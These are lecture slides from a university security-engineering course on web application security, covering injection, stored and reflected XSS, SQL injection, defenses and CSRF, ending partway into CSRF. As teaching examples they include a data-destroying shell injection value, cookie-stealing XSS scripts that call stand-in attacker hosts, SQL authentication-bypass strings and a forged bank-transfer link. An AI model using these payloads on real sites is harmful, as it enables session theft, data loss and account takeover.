ECS655U: Security Engineering

Week 10: Web Application Security

Dr Arman Khouzani

March 15, 2019

EECS, QMUL

Table of contents

Overview of Web Applications

Web Application Security

Web Application Security differs from **Network Security**:

- Network security mostly concerns with Firewalls, SSL, Intrusion Detection Systems (IDS), Operating System Hardening, Database Hardening, ...
- Web Application Security deals with layer 7 of OSI: "application layer" and layer 8!: the user!

Web Application Security vs. Network Security

- Network firewalls are not as helpful for web application security, as almost all applications use port 80/443
- HTTP was not designed for how it is used (remember: it is a stateless protocol, and now it is used for e.g. online banking!)


Question: What does it mean that HTTP is a *stateless* protocol?
Question: How come we can carry out *stateful* transactions using HTTP (e.g. online shopping)

Web Application Components

A typical web application components:


- Browser (client)
- HTTP over TLS over TCP/IP, or directly over TCP/IP
- Server (machine)
- Operating system
- Web server (programme) (and/or an application server programme)
- Scripting language
- Database or persistence layer

Web Application Architecture



Example of the Client-Server Architecture of a Web-Application.

Web Application Technology Stack



Examples of Web Applications' "Technology Stack". Ref: https://rubygarage.org/blog/technology-stack-for-web-development

JavaScript is used for:

- Dynamically adjust display elements
- Perform complex calculations (shifting the load from server to client)
- Giving immediate user feedback
- Making presentation more engaging

Client Side Challenges

Challenges on the client side:

- HTML is not just for displaying static pages, with JS it is used for client side programming, files can be transferred, plug-ins can be installed, a rich variety of media can be displayed from multiple sources, . . .
- Different client implementations (Firefox, Chrome, Safari, . . .)
- Many platforms (PC, mobile, tablets, embedded systems, etc.)

Server Side: LAMP example

OS: Linux

- OS forms the foundation of the web application
- Enforces per user access restrictions
- Manages interactions between AMP
- Handles socket & port assignments
- Manages access to CPU, disk, and RAM
- Can be thought of as the “inner ring” of the web application security

Server Side: LAMP example

Web Server: Apache

- Widely used, cross platform, open source
- Listens on port 80 and handles requests
- Directs the requests to files or off to PHP
- Enforces its own access restrictions
- Runs as a user on Linux
- Has many configuration possibilities

Server Side: LAMP example

Dynamic scripting language: PHP

- When Apache receives a request to a PHP file:
  - Compiles the file
  - Delivers the output (usually HTML)
- PHP has its own configuration settings
- PHP is a full featured, object oriented, language that looks very similar to Java
- PHP scripts only live for one Apache call (the compiled PHP is discarded after it is run)

Server Side: LAMP example

Database: MySQL

- Because PHP is compiled, run, and discarded a database is required for persistence.
- MySQL is a daemonized service running on Linux
- Open source, cross platform, modern RDBMS
- MySQL has it's own permission model

Question: Identify each component in the **MEAN** stack!

Example Web Application Vulnerabilities

Example Application Vulnerabilities

Example Web Application Vulnerabilities:

- Injection
  - Code injection
  - Cross-Site Scripting (XSS)
  - SQL-Injection
- Cross Site Request Forgery (CSRF)

Many other web application vulnerabilities exist, which we do not discuss (and evaluate) in this module, e.g.: program redirects, file inclusion, information disclosure, open redirects, broken authentication, path traversal, . . . [1]

[1] See: e.g. OWASP Top 10, 2017

Injection Vulnerability

Injection Vulnerability:

- Attacker tricks victim application into executing code designed by the attacker.
- Happen where code and the data are intermixed and victim fails to properly validate/escape data values.
- “Input validation” refers to the process of validating all the input to an application before using it. It is critical to application security, as most application risks involve tainted input at some level.
- “Input escaping” (or input sanitization) rewriting/encoding of the input in a way so that nothing dangerous happens when handing it (e.g. when displaying it).

Injection Vulnerability: Code Injection

- Injecting code that is then interpreted/executed by the application. This is possible due to a lack of proper input/output data validation. The attack exploits poor handling of untrusted data. It is very dangerous, as any code can be executed by the attacker.

Example, using the PHP `exec()` function (which **should never be used!**):

```
$retval = exec('echo "$line" >> logfile.txt');
```

if, passed `$line="; rm -rf *; echo "`, becomes:

```
$retval = exec('echo ""; rm -rf *;
echo "" >> logfile.txt');
```

Injection Vulnerability: Code Injection

Another example: Using the PHP `eval()` function (which again **should never be used**) and passing it untrusted data, e.g.:

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

As there is no input validation, the code above is vulnerable to a Code Injection attack. e.g.:

```
/index.php?arg=1; phpinfo()
```

which prints all the sensitive information about the PHP configuration on the server!

Injection Vulnerability: Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites.

- XSS attacks occur when an attacker uses a web application to send malicious code to a different end user as scripts (e.g. HTML or JavaScript) to be executed on the client-side (by the user's browser).
- XSS occurs whenever a web application uses input from a user and embeds it within its output without validating or encoding it, e.g., when "comments" or "descriptions" are provided by the user to be displayed on a website.

Injection Vulnerability: Cross-Site Scripting (XSS)

- The end user's browser has no way to know that the script should not be trusted, and will execute the malicious script.
- Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information
- In particular, XSS circumvents the "same-origin policy" of the browser (a defensive measure against CSRF, which we will discuss later), that is, the code is coming from the same website, not a different site.

Injection Vulnerability: Cross-Site Scripting (XSS)

The XSS vulnerability is exploited in two different ways of attack: **stored** and **reflected** XSS.

- **Stored XSS:** attacker stores attacking code in a web server, as part of the pages that are served, then it gets executed in the victim's browser where it gets accessed by them (example to follow).
- **Reflected XSS:** The malicious script is not embedded in the targeted website, but rather embedded in a hyperlink, and the victim is deceived to click on it. The server "echoes" (*reflects*) this user-supplied data, which is then executed in the client's browser (example later).

Cross-Site Scripting (XSS): Stored XSS attack

Example of Stored XSS: Suppose the server allows comments to be posted on a page, but fails to “escape” data in template substitution. For instance:

```
...<div class="blogComment">
<%= @comment.message %></div>...
```

Then an attacker can type in a blog comment like:

```
I agree completely with Alice ... <script>
 window.open("http://attacker.com?cookie = "
 + document.cookie) </script>
```

Even better, create an invisible iframe for the evil URL so there is no visible sign of the attack.

Cross-Site Scripting (XSS): Stored XSS attack

Note that nothing dangerous has happened **yet!** Java Scripts are not executed on the server side (unlike the PHP codes in the Code-injection scenario).

However, *what happens when someone visits that website?* the java script is executed by the browser, as it is coming from a trusted website, and sends the session cookie to the attacker.

The attacker can then impersonate the user, do anything that the user is allowed to do! (Because session cookie is typically all one needs to identify themselves to the server.) An illustration of the attack is in the next slide.

Cross-Site Scripting (XSS): Stored XSS attack




Figure 1: Illustration of Stored XSS Attack. Ref.: https://www.incapsula.com/web-application-security/

Cross-Site Scripting (XSS): Stored XSS attack

In the classroom, we went over a demo of XSS based on this SEED lab. In particular, we used the following script:

```
<script>document.write('<img height=0 weight=0
src=http://attacker_address:5555?delicious='
+ escape(document.cookie) + ' >');
</script>
```

on a social-networking like (mocked) website.

Injection Vulnerability: Cross-Site Scripting (XSS)

Another (harder to detect) XSS attack is *reflected XSS*:

In Stored XSS, the website must allow for permanent storage of the injected malicious scripts.

In contrast, in reflected XSS, the malicious script is embedded into a link (called the *reflected link*), and the attacker, somehow, deceives the victim to click on it.

The server echoes (displays) the malicious script in the link, which is executed in the victim's browser. (example next page)

Cross-Site Scripting (XSS): Reflected XSS

Suppose server echoes user-supplied data (e.g. search term) and fails to escape special characters. E.g., website `http://example.com` may have a search page (Rails):

```
...<h1>Search Results</h1>
Results for <%= params[:q] %>...
```

which takes its parameter from a url like:
`http://example.com/search?q=`

The attacker can check if reflected XSS is possible by searching for: `<script>alert('XSS');</script>` and checks if an alert box pops up.

Cross-Site Scripting (XSS): Reflected XSS

If the alert-box shows up, the attacker knows there is a XSS vulnerability, because the same user input is *echoed back* (*reflected*) to the client, without any changes (any escapes, etc), which will be executed in the client's browser as a java script.

Unfortunately for the attacker, this XSS is NOT stored on the server. ***However,*** suppose the attacker can trick a user to submit a URL with the following value for the query parameter:

```
<script>window.open("http://attacker.com
?cookie="+document.cookie);</script>
```

Cross-Site Scripting (XSS): Reflected XSS

That is, it sends the following link to the user:

```
http://example.com/search?q=<script>
window.open("http://attacker.com?cookie=
"+document.cookie);</script>
```

Say in the body of a phishing email (or a sponsored advertisement), and the user (or at least some users) click on the link. Then their session cookie is going to be sent to the attacker, who can use it to impersonate the user.

Attacker may not even need user's clicking on the link if the user is tempted to visit a website where the attacker's HTML automatically load the link in an invisible "iframe".

Cross-Site Scripting (XSS): Stored XSS attack




Figure 2: Illustration of Reflected XSS Attack. Ref.: https://www.incapsula.com/web-application-security/

Injection Vulnerability: SQL Injection

Another class of code injection is SQL injection, where the code is executed by the database.

This happens when the database queries are constructed from a user-provided input, e.g., when we want the user wants to search for a product, or any item based on a key word. Example (from www.w3schools.com):

```
SQL_Query = "SELECT * FROM Users
WHERE UserId = " + InputUserId;
```

Now, suppose the attacker provides `0 OR 1=1`. Then the query becomes:

```
SELECT * FROM Users WHERE UserId = 0 OR 1=1;
```

This means that the entire table (all rows) will be returned!

Injection Vulnerability: SQL Injection

Suppose a server code generates a SQL query directly, using input provided by the user (e.g. from an html form):

```
$uname=$_POST['uname'];
$pass=$_POST['pass'];
$query="SELECT id from users WHERE
    username = '$uname' and password = '$pass'
```

Then, an attacker can chose username as `admin` and password as `' or 1='1`

```
SELECT id FROM user WHERE username = 'admin'
and password='' or 1='1'
```

So attacker bypasses authentication of the admin! (why?)

Injection Vulnerability: Defense

General rule for protection against injection vulnerability is: **Never Trust the User-Provided Input Data**.

- If an application definitely needs user-input, make sure to *validate*, *sanitize* and *escape* the input before inserting it in HTML, CSS, JS using secure libraries.
- Avoid using functions like `exec`, `eval`, `compile`, etc.
- Never construct database queries (SQL or otherwise!) from user provided data. Use "prepared statements", "stored procedures", secure Object Relational Mapping (ORM) APIs...
- Follow the principle of "least privileges", so that if the attacker succeeds in code injection on the server, at least the extent of the damage will be limited.

Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)[2] is another web application vulnerability, that is easy to counter, but can be catastrophic if not defended against.

- When a client is logged in to a website, typically the browser automatically attaches the session cookie to whatever HTML request (GET/POST etc) is submitted to that website.
- This is true even if the request does not directly come from a page belonging to that website! (because many "useful" features depend on it, e.g. facebook's like button under an article in a news website)

[2] sometimes also called XSRF

Cross Site Request Forgery (CSRF)

Example: consider a bank website that performs a legitimate bank transfer as follows:

```
GET https://examplebank.com/transfer.do?acct
=Recipient&amount;=$100
```

An attacker sends a phishing email with the following hyperlink to a wide number of users:

```
<a href="https://examplebank.com/transfer.do?
acct=Attacker&amount;=$100">Read more!</a>
```

Now, each time a person clicks on the link, while at the same time being logged in to his/her `examplebank` account, the attacker will get $100 richer!

Cross Site Request Forgery (CSRF)

